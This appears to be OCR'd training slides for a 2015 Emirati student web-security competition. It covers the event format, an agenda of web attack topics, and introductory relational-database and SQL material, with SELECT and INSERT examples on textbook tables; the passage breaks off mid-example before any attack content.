
مسابقة الإمارات للتكنولوجيا والابتكار
EMIRATES TECHNOLOGY & INNOVATION COMPETITION

KHALIFA UNIVERSITY

Emirate Skills 2015


Training Session



Agenda


- Competition Information
- Database Background
- Possible attacks: Web Security
  - SQL injection
  - XSS
  - HTML
  - URL manipulation
- Securing Web sites

Competition Information




Competition Information

- 2 Days
  - Day 1: Hacking Sites (8-10 hours)
  - Day 2: Securing Sites (8-10 hours)
- PHP is needed.
- Books are allowed.
- Internet, notebooks, papers are **NOT** allowed.
- All the needed tools are provided.
- Good training resource: http://www.hackerskills.com/




Agenda

- Competition Information
- Database Background
- Possible attacks: Web Security
  - SQL injection
  - XSS
  - HTML
  - URL manipulation
- Securing Web sites



Database Background


Relation Name
Attributes
Tuples


STUDENT

Name	Ssn	Home_phone	Address	Office_phone	Age	Gpa
Benjamin Bayer	305-61-2435	(817)373-1616	2918 Bluebonnet Lane	NULL	19	3.21
Chung-cha Kim	381-62-1245	(817)375-4409	125 Kirby Road	NULL	18	2.89
Dick Davidson	422-11-2320	NULL	3452 Elgin Road	(817)749-1253	25	3.53
Rohan Panchal	489-22-1100	(817)376-9821	265 Lark Lane	(817)749-6492	28	3.93
Barbara Benson	533-69-1238	(817)839-8461	7384 Fontana Lane	NULL	19	3.25

Figure 3.1
The attributes and tuples of a relation STUDENT.

Database Schema

– The ***description*** of a database.



STUDENT

Name	Student_number	Class	Major

COURSE

Course_name	Course_number	Credit_hours	Department

PREREQUISITE

Course_number	Prerequisite_number

SECTION

Section_identifier	Course_number	Semester	Year	Instructor

GRADE_REPORT

Student_number	Section_identifier	Grade

Figure 2.1
Schema diagram for the database in Figure 1.2.

Types of Keys

- **Primary Key**: A primary key is a unique identifier for a database record.
- **Foreign key:** a relationship or link between two tables which ensures that the data stored in a database is consistent





EMPLOYEE
Fname | Minit | Lname | Ssn | Bdate | Address | Sex | Salary | Super_ssn | Dno
DEPARTMENT
Dname | Dnumber | Mgr_ssn | Mgr_start_date
DEPT_LOCATIONS
Dnumber | Dlocation
PROJECT
Pname | Pnumber | Plocation | Dnum
WORKS_ON
Essn | Pno | Hours
DEPENDENT
Essn | Dependent_name | Sex | Bdate | Relationship

Figure 3.7
Referential integrity constraints displayed on the COMPANY relational database schema.



Operations to Retrieve / Modify Data

- Retrieve: Select statement
- Modify: Three basic operations:
  - INSERT
  - DELETE
  - UPDATE



Basic Queries

```
SELECT   <attribute list>
FROM     <table list>
WHERE    <condition>
```

Retrieve the birthdate and address of the employee whose name is 'John B. Smith'



EMPLOYEE
Fname | Minit | Lname | Ssn | Bdate | Address | Sex | Salary | Super_ssn | Dno
DEPARTMENT
Dname | Dnumber | Mgr_ssn | Mgr_start_date
DEPT_LOCATIONS
Dnumber | Dlocation
PROJECT
Pname | Pnumber | Plocation | Dnum
WORKS_ON
Essn | Pno | Hours
DEPENDENT
Essn | Dependent_name | Sex | Bdate | Relationship

Figure 3.7
Referential integrity constraints displayed on the COMPANY relational database schema.

- SELECT BDATE, ADDRESS
  FROM EMPLOYEE
  WHERE FNAME='John' AND MINIT='B' AND LNAME='Smith' ;

Operator	Description
=	Equal
<>	Not equal
>	Greater than
<	Less than
>=	Greater than or equal
<=	Less than or equal
BETWEEN	Between an inclusive range
LIKE	Search for a pattern

Think about this..Retrieve all the details of the employee whose name is 'John B. Smith'



EMPLOYEE
Fname | Minit | Lname | Ssn | Bdate | Address | Sex | Salary | Super_ssn | Dno
DEPARTMENT
Dname | Dnumber | Mgr_ssn | Mgr_start_date
DEPT_LOCATIONS
Dnumber | Dlocation
PROJECT
Pname | Pnumber | Plocation | Dnum
WORKS_ON
Essn | Pno | Hours
DEPENDENT
Essn | Dependent_name | Sex | Bdate | Relationship

Figure 3.7
Referential integrity constraints displayed on the COMPANY relational database schema.

```
SELECT   *
FROM     EMPLOYEE
WHERE    FNAME='John' AND MINIT='B'
         AND LNAME='Smith' ;
```

Retrieve all the details of all employees




Figure 3.7
Referential integrity constraints displayed on the COMPANY relational database schema.

```
SELECT *
FROM EMPLOYEE;

SELECT *
FROM EMPLOYEE
WHERE true;
```

Retrieve the name and address of all employees who work for the 'Research' department.




EMPLOYEE
Fname | Minit | Lname | Ssn | Bdate | Address | Sex | Salary | Super_ssn | Dno
DEPARTMENT
Dname | Dnumber | Mgr_ssn | Mgr_start_date
DEPT_LOCATIONS
Dnumber | Dlocation
PROJECT
Pname | Pnumber | Plocation | Dnum
WORKS_ON
Essn | Pno | Hours
DEPENDENT
Essn | Dependent_name | Sex | Bdate | Relationship

Figure 3.7
Referential integrity constraints displayed on the COMPANY relational database schema.

```
SELECT    FNAME, LNAME, ADDRESS
 FROM     EMPLOYEE, DEPARTMENT
 WHERE    DNUMBER=DNO AND DNAME='Research';
```

- (DNAME='Research') is called a *selection condition*
- (DNUMBER=DNO) is called a *join condition*

INSERT query



P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger

- INSERT INTO table_name VALUES (value1, value2, value3,...)


INSERT a new row for " Johan Nilsen" having an Id of 4 and living in Bakken 2, Stavanger

INSERT INTO Persons VALUES (4,'Nilsen', 'Johan', 'Bakken 2', 'Stavanger')

What if I want to insert only few attributes?

Example:

INSERT a new row for "Jakob Tjessem" having an id of 5




P_Id	LastName	FirstName	Address	City
1	Hansen	Ola	Timoteivn 10	Sandnes
2	Svendson	Tove	Borgvn 23	Sandnes
3	Pettersen	Kari	Storgt 20	Stavanger
4	Nilsen	Johan	Bakken 2	Stavanger
5	Tjessem	Jakob		

INSERT INTO Persons (P_Id, LastName, FirstName)

